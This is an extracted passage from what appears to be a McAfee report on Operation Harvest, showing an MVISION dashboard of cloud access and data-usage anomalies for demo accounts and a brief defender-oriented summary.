McAfee Dashboards Governance Analytics Incidents Policy Reports Custom Apps

Activity from All Services

Users 835 | Anomalies 185 | Activities 1885468

ANOMALY	USER	SERVICE	DATE
Access Anomalies Anomalous Access Location	guillermo_cortezvillator@okta.skyhighdemo.cloud	Okta	Aug 10, 2021 11:14 AM
Data Anomalies Service Usage	chrisg@skyhighnetworks.com	Salesforce	Aug 7, 2021 6:59 PM
Access Anomalies Anomalous Access Location	urn.spo.quest@sureth@datawigl.com	OneDrive	Aug 7, 2021 12:12 AM
Data Anomalies Service Usage	chrisg@skyhighnetworks.com	Salesforce	Aug 6, 2021 6:59 PM
Access Anomalies			Aug 6, 2021


HIGH SEVERITY ID# 16142

Anomalous Access Location
Aug 10, 2021 11:14 AM

Description
guillermo_cortezvillator@okta.skyhighdemo.cloud has accessed data from 1 anomalous location during the time Aug 10, 2021 12:05 PM - Aug 10, 2021 11:14 AM

Details
Anomaly Category: Access Anomalies

Identifying Data Transfer Anomalies with UCE:



Summary

MVISION Security Platform provides defense in depth to prevent, disrupt or detect many of the techniques used in Operation Harvest. As a network defender, focus on early prevention or detection of the techniques to better protect your organization against cyber-attacks.